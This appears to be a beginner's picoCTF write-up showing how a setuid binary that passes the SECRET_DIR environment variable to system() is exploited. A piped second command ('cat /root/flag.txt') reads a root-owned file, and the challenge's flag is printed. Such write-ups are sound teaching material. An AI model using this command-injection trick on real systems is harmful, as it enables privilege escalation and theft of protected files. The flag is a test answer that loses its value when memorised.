

ssh to problem

First I ssh into the problem provided by the CTF. First I use the command 'ls' to see if there are any files or folders.



ls command

There is one file/folder called bin, and it turns out it is a file so we can vim into it.




trying vim and nano

I cannot vim or nano to see the contents of the file so I use the file command to get information.

file info

It is a setuid file. This means it has access to root privileges. I really want to know what is in this file so I use another command 'cat'.



cat of bin

That did not help. Lets see if it is executable.

```
ctf-player@pico-chall$ ls -l
total 20
-rwsr-xr-x 1 root root 18752 Aug  4  2023 bin
ctf-player@pico-chall$
```

long listing of bin

It is executable so we will run it and:

```
ctf-player@pico-chall$ ./bin
Error: SECRET_DIR environment variable is not set
ctf-player@pico-chall$
```

executing

An environment variable is not set. We can edit environment variables.

```
ctf-player@pico-chall$ echo $SECRET_DIR
```

See what it holds

There is literally nothing in secret_dir, lets change that.

```
ctf-player@pico-chall$ export SECRET_DIR='root'
ctf-player@pico-chall$ echo $SECRET_DIR
root
ctf-player@pico-chall$ ./bin
Listing the content of root as root:
ls: cannot access 'root': No such file or directory
Error: system() call returned non-zero value: 512
ctf-player@pico-chall$
```

Findings

So by changing it to root it made the program try to access a file called root, lets try to get it to a file that might contain the flag.

```
ctf-player@pico-chall$ export SECRET_DIR='/root'
ctf-player@pico-chall$ ./bin
Listing the content of /root as root:
flag.txt
ctf-player@pico-chall$ |
```

Findings

Nice, now we have the flag.txt but how to open it? I think we can pipe it through a command using cat again to see the contents like this: /root | cat flag.txt.

```
ctf-player@pico-chall$ export SECRET_DIR='/root | cat flag.txt'
ctf-player@pico-chall$ ls
bin
ctf-player@pico-chall$ ./bin
Listing the content of /root | cat flag.txt as root:
cat: flag.txt: No such file or directory
Error: system() call returned non-zero value: 256
```

Failure

This did not work, it is saying that flag.txt is not a valid file or directory so maybe we need to use the full path, ie /root/flag.txt:

```
ctf-player@pico-chall$ export SECRET_DIR='/root | cat /root/flag.txt'
ctf-player@pico-chall$ ./bin
Listing the content of /root | cat /root/flag.txt as root:
picoCTF{Power_t0_man!pul4t3_3nv_fc3ff2c9}ctf-player@pico-chall$ |
```

Win

Flag: picoCTF{Power_t0_man!pul4t3_3nv_fc3ff2c9}